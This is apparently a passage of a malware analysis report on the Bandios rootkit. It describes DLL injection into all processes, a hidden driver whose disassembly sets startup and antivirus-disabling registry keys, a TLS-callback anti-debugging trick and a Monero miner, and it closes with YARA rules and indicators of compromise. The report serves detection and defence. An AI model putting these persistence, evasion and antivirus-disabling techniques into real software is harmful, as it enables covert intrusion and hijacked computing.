
This process remains active in memory after the reboot and permits the injection of the malicious file in every active process. In fact, in a "while(true)" cycle, it searches all the active processes and performs a dll-injection of KeyHook32.dll and usp20.dll.



```
11:33:09.38...  2  spoolsr.exe   Process32NextW ( 0x000002e4, 0x00a4f5d8 )                        TRUE            0.00003...
11:33:09.38...  2  kernel32.dll    ├NtMapViewOfSection ( 0x000002e4, GetCurrentProcess(), 0        STATUS_SUC...   0.00000...
11:33:09.38...  2  kernel32.dll    └NtUnmapViewOfSection ( GetCurrentProcess(), 0x004f0000         STATUS_SUC...   0.00001...
11:33:09.38...  2  spoolsr.exe   Process32NextW ( 0x000002e4, 0x00a4f5d8 )                        TRUE            0.00002...
11:33:09.38...  2  kernel32.dll    ├NtMapViewOfSection ( 0x000002e4, GetCurrentProcess(), 0        STATUS_SUC...   0.00000...
11:33:09.38...  2  kernel32.dll    └NtUnmapViewOfSection ( GetCurrentProcess(), 0x004f0000         STATUS_SUC...   0.00001...
11:33:09.38...  2  spoolsr.exe   Process32NextW ( 0x000002e4, 0x00a4f5d8 )                        TRUE            0.00002...
11:33:09.38...  2  kernel32.dll    ├NtMapViewOfSection ( 0x000002e4, GetCurrentProcess(), 0        STATUS_SUC...   0.00000...
11:33:09.38...  2  kernel32.dll    └NtUnmapViewOfSection ( GetCurrentProcess(), 0x004f0000         STATUS_SUC...   0.00001...
11:33:09.38...  2  spoolsr.exe   Process32NextW ( 0x000002e4, 0x00a4f5d8 )                        TRUE            0.00002...
11:33:09.38...  2  kernel32.dll    ├NtMapViewOfSection ( 0x000002e4, GetCurrentProcess(), 0        STATUS_SUC...   0.00000...
11:33:09.38...  2  kernel32.dll    └NtUnmapViewOfSection ( GetCurrentProcess(), 0x004f0000         STATUS_SUC...   0.00001...
11:33:09.38...  2  spoolsr.exe   Process32NextW ( 0x000002e4, 0x00a4f5d8 )                        TRUE            0.00002...
11:33:09.38...  2  kernel32.dll    ├NtMapViewOfSection ( 0x000002e4, GetCurrentProcess(), 0        STATUS_SUC...   0.00000...
11:33:09.38...  2  kernel32.dll    └NtUnmapViewOfSection ( GetCurrentProcess(), 0x004f0000         STATUS_SUC...   0.00001...
```

Figure 12 - dll injection example

The following image shows that every process includes an active handle to the malicious files.



Filter: usp20

Process	Type	Name	Handle
cmd.exe (1268)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
conhost.exe (2...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
dwm.exe (2064)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
explorer.exe (2...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
FileZilla Server....	DLL	C:\Windows\System32\usp20.dll	0x75b60000
lsass.exe (492)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
ProcessHacker....	DLL	C:\Windows\System32\usp20.dll	0x75b60000
SearchIndexer....	DLL	C:\Windows\System32\usp20.dll	0x75b60000
services.exe (484)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
spoolsr.exe (17...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
spoolsv.exe (14...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (496)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (612)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (736)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (792)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (920)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (968)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (10...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (11...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (12...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (14...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (15...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
svchost.exe (16...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
taskeng.exe (2...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
taskhost.exe (1...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
VBoxService.ex...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
VBoxTray.exe (...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
wininit.exe (372)	DLL	C:\Windows\System32\usp20.dll	0x75b60000
winlogon.exe (4...	DLL	C:\Windows\System32\usp20.dll	0x75b60000
wmpnetwk.exe ...	DLL	C:\Windows\System32\usp20.dll	0x75b60000


Filter: keyhook

Process	Type	Name	Handle
chrome.exe (11...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
chrome.exe (22...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
chrome.exe (27...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
chrome.exe (38...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
dwm.exe (2348)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
explorer.exe (2...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
FileZilla Server....	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
GoogleUpdate.e...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
lsass.exe (456)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
ProcessHacker....	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
SearchIndexer....	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
services.exe (448)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
spoolsr.exe (18...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
spoolsv.exe (14...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (496)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (612)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (736)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (788)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (920)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (968)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (10...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (11...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (13...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (14...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (16...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
svchost.exe (16...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
taskeng.exe (2...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
taskhost.exe (2...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
VBoxService.ex...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
VBoxTray.exe (...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
wininit.exe (380)	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
winlogon.exe (4...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000
wmpnetwk.exe ...	DLL	C:\Windows\System32\KeyHook32.dll	0x10000000

Figure 13 - usp20.dll and KeyHook32.dll active handles

iaStorE.sys

This file is a driver that tries to mislead the user with the similar name of the legitimate driver *iaStorV.sys* developed by Intel and it is used to manage the storage drives. This file is flagged as “hidden” in order to avoid its detection. Its behavior is simple: it creates a new *DeviceObject* (as a classic Windows driver) and sets two particular registry keys. Then it deletes this new DeviceObject, and the .sys file is stored in “drivers” folder in “hidden” mode.



```
push    offset DeviceObject ; DeviceObject
push    0               ; Exclusive
push    100h            ; DeviceCharacteristics
push    22h             ; DeviceType
mov     esi, offset DeviceName
push    esi             ; DeviceName
push    0               ; DeviceExtensionSize
push    edi             ; DriverObject
call    ds:IoCreateDevice
mov     ebx, eax
test    ebx, ebx
jl      short loc_10543
```

```
push    esi             ; DeviceName
push    offset SymbolicLinkName ; SymbolicLinkName
call    ds:IoCreateSymbolicLink
mov     ebx, eax
test    ebx, ebx
jl      short loc_10543
```

```
mov     eax, offset call_IoCompleteRequest
mov     [edi+40h], eax
mov     [edi+38h], eax
mov     dword ptr [edi+34h], offset loc_104AA
```


```
loc_10543:
mov     eax, DeviceObject
test    eax, eax
jz      short loc_1055A
```

```
loc_10537:
push    [ebp+arg_4]
call    setRegKeys
xor     ebx, ebx
jmp     short loc_1055A
```

```
push    eax             ; DeviceObject
call    ds:IoDeleteDevice
and     DeviceObject, 0
```

Figure 14 - Main driver activity

s




```
loc_10B8A:                      ; char
push    edi
push    edi                     ; DataSize
lea     eax, [ebp+var_79]
push    eax                     ; Data
push    offset asc_10E86 ; "L"
push    4                       ; Type
mov     esi, offset aRegistryMachin ; "\\registry\\machine\\SOFTWARE\\Microsof"...
push    esi                     ; SourceString
call    setKey
xor     eax, eax
```

```
; const WCHAR aRegistryMachin
aRegistryMachin:                        ; DATA XREF: sub_10914+283↑o
                unicode 0, <\registry\machine\SOFTWARE\Microsoft\Windows NT\CurrentVe>
                unicode 0, <rsion\Windows>,0
; const WCHAR asc_10E86
```

Figure 15 - Set registry for the startup of usp20.dll


Moreover, this driver has the capability of disabling the Microsoft Antivirus through setting a specific registry key.



```
push    edi                 ; char
push    4                   ; DataSize
lea     eax, [ebp+var_84]
push    eax                 ; Data
push    offset aDisableantispy ; "DisableAntiSpyware"
push    4                   ; Type
push    offset word_10C8E ; SourceString
mov     [ebp+var_84], edi
call    setKey
```

Figure 16 - Set registry key to disable the Microsoft antispyware

However, this driver seems to be unused in this version, infact, searching the driver with the Microsoft Windows syscall “*driverquery*” there is no trace of it and if we go to see the opened handles, there is a reference to a driver called “*dump_iaStorE.sys*”. It is a clear link to this driver, but not the actual one, so we can hypothesize with high confidence that this driver is in a testing phase for a later usage.




Filter: iast

Process	Type	Name	Handle
System (4)	DLL	C:\Windows\System32\Drivers\dump_iaStorE.sys	0x913fa000

Figure 17 - Handle to iaStorE.sys test file

KH.dat, MS.dat, UP.dat

During the malware installation, three “*.dat*” files are stored on the machine as backup of the other files stored in the “System32” folder. They are simply an obfuscated version of the files used by the malware, their dimension is equal to the original one.



KeyHook32.dll	458 KB
spoolsr.exe	1.294 KB
usp20.dll	39 KB
KH.dat	458 KB
MS.dat	1.294 KB
UP.dat	39 KB

Figure 18 - Correspondence between the executable file and its restoring version

To test if the “.dat” files are used to restore the original ones we deleted the original file and rebooted the machine, the result is that all files were restored starting from them. We tried also the vice versa case, deleting the “.dat” files and we observed that the behavior of the malware was unchanged.

Svchst.exe

This file appears once the machine is rebooted, it is a client for a Monero client registered on the famous platform of coinmining Minergate: “xmr[.]pool[.]minergate[.]com”


A sophisticated evasion technique

Another peculiarity of this malware is the advanced evasion and anti-analysis technique used by “spoolsr.exe” process to avoid the analysis.

The executable uses a common technique dubbed “TLS callback,” where the Thread Local Storage (TLS) is a mechanism that allows Microsoft Windows to define data objects that are not automatic (stack) variables, but that are yet "local to each individual thread that runs the code.

Thus, each thread can maintain a different value for a variable declared by using TLS." This information is stored in the PE header. So, a programmer can define TLS callback functions, which were designed mainly to initialize and clear TLS data objects.

From the malware author's perspective, the beauty of TLS callbacks is that Windows executes these functions before executing code at the traditional start of the program.




```
77DA34B3  > FF75 08       PUSH DWORD PTR SS:[EBP+8]       [Arg1
77DA34B6  . E8 EB000000   CALL 77DA35A6                   [ntdll.77DA35A6
77DA34BB  > E8 F02FFEFF   CALL NtTestAlert                [ntdll.NtTestAlert
77DA34C0  . 8B75 E4       MOV ESI,DWORD PTR SS:[EBP-1C]
77DA34C3  . 85F6          TEST ESI,ESI
77DA34C5  .^0F8C F45EFAFF JL 77D493BF
77DA34CB  > E8 99F3FEFF   CALL 77D92869
77DA34D0  . C2 0800       RETN 8
77DA34D3    90            NOP
77DA34D4    90            NOP
77DA34D5    90            NOP
77DA34D6    90            NOP
77DA34D7    90            NOP
77DA34D8  . 8BFF          MOV EDI,EDI
77DA34DA  . 55            PUSH EBP                        Arg2 => ARG.EBP
77DA34DB  . 8BEC          MOV EBP,ESP
77DA34DD  . FF75 0C       PUSH DWORD PTR SS:[ARG.2]       Arg2 => [ARG.2]
77DA34E0  . FF75 08       PUSH DWORD PTR SS:[ARG.1]       Arg1 => [ARG.1]
77DA34E3  . E8 16000000   CALL 77DA34FE                   Test-Emulated_environment
77DA34E8    6A 01         PUSH 1
77DA34EA    FF75 08       PUSH DWORD PTR SS:[EBP+8]
77DA34ED    E8 3E1CFEFF   CALL NtContinue
```

Figure 19 - Evasion technique

The above figure shows the thread created for the TLS callback, two particular low-level calls to the Windows Environment, “NtTestAlert” and “NtContinue”: they are used to detect the activity of a debugger used by malware analysts. With this mechanism, when a process is executed an active thread notifies the main thread the presence of the debugger in order to block the execution of the program.

Revoked certificates

A curious aspect of this malware is the usage of digital certificates revoked by the certification authority, but this is not a problem for a normal execution of the malicious code; in fact, the executable is however runnable.



WoSign Class 3 Code Signing CA	Signer
Sanya Yilu Travel Company Limited	Signer

property	value
name	WoSign Class 3 Code Signing CA
Organization	WoSign CA Limited
Street	n/a
Postal code	n/a
Valid from	21/04/2015 05:48:12
Valid to	21/04/2016 06:48:12
Serial Number	n/a
CRL Distribution Point	n/a
Signing Time	n/a
Email	n/a

Figure 20 - Certificate

Yara rules

```
import "pe"
rule bandios_dropper {
    meta:
        description = "Yara Rule for Bandios rootkit dropper"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-04-18"
        tlp = "white"
        category = "informational"
    strings:
        $path_to_c2c = "/dump/io/time.php"
        $filename_dropped = "spoolsr.exe" wide
        $filename_dropped1 = "MS.dat" wide
        $filename_dropped2 = "KH.dat" wide
        $filename_dropped3 = "iaStorE.sys" wide
        $filename_dropped4 = "KeyHook" wide

    condition:
        all of them
}
rule spoolsr {
    meta:
        description = "Yara Rule for Bandios rootkit spoolsr executable"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-04-18"
        tlp = "white"
        category = "informational"
    strings:
        $syscall = "ZwQuerySystemInformation"
        $miner = "MINER"

    condition:
        all of them
}
rule keyhook {
    meta:
        description = "Yara Rule for Bandios rootkit keyhook library"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-04-18"
        tlp = "white"
        category = "informational"
    strings:
        $instruction = { B8 7B 14 2D D5 B5 41 C0 BF }
        $instruction1 = { 5D 8E 57 38 F7 DB 8B C2 1A DB }

    condition:
        all of them and pe.DLL
}
rule usp20 {
    meta:
        description = "Yara Rule for Bandios rootkit usp20 library"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-04-18"
        tlp = "white"
        category = "informational"
    strings:
        $instruction = { 03 C1 1B C9 0B C1 61 5D 15 5D AE 81 }
        $syscall = "GetProcAddress"

    condition:
        all of them and pe.DLL
}
rule iaStorE {
    meta:
        description = "Yara Rule for Bandios rootkit iaStorE driver"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-04-18"
        tlp = "white"
        category = "informational"
    strings:
        $registryKey = "\\registry\\machine\\SYSTEM\\CurrentControlSet\\services\\spoolsr" wide
        $antispyware = "DisableAntiSpyware" wide

    condition:
        all of them
}
```

IOCs

SHA-1

0B689C404CD529AAE4D2D6E6927535059BEA1E4F
7D43AF1A483D22EB25DEE9CBA5D2415B05692FDE
8B9380450116185388 92AD6CFC85D9FAB1087164
1A19C006B4681D21CB7A42BDD2B2C83BF914AF61
1BCCB1E887078998615BC4B070ADFE07147E558A
90F2D63329AFFD8B9A0D30EC427757688D0F4B00
B7A31F8A70FEF2469415FD0266259F590F0000C1
64E5C3BC3F8815041F2CBB991932D62CAA4642B0
53AE28076ED2EBE25E4F0EAFFA489DD74CCA6E9E
0B689C404CD529AAE4D2D6E6927535059BEA1E4F
B28C01EF9DB2CB4813EF8E3A9046F4C8F4D473AB
3D74CACA77C653731724E2357AC7100E21B61FCD
AD336F2EAE67E17B216F5550FEC920BEF87F7F44
E4D23551DF31A018816C1515F47D1E91280E3536
DD340F79B8578476081564D8571221AA891FF59E
52E4BA7F7F5913F6853BB1746BF235A7FBA79F90
02B73A89D8691E3E3E12DA7033110C44AFB4F4AD
5E53F10CED6F44C57A35D0EB309B11258A4B57C8

Compromised sites

ozkngbvcs[.]bkt[.]gdipper[.]com
iostream[.]system[.]band
xmr[.]pool[.]minergate[.]com

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com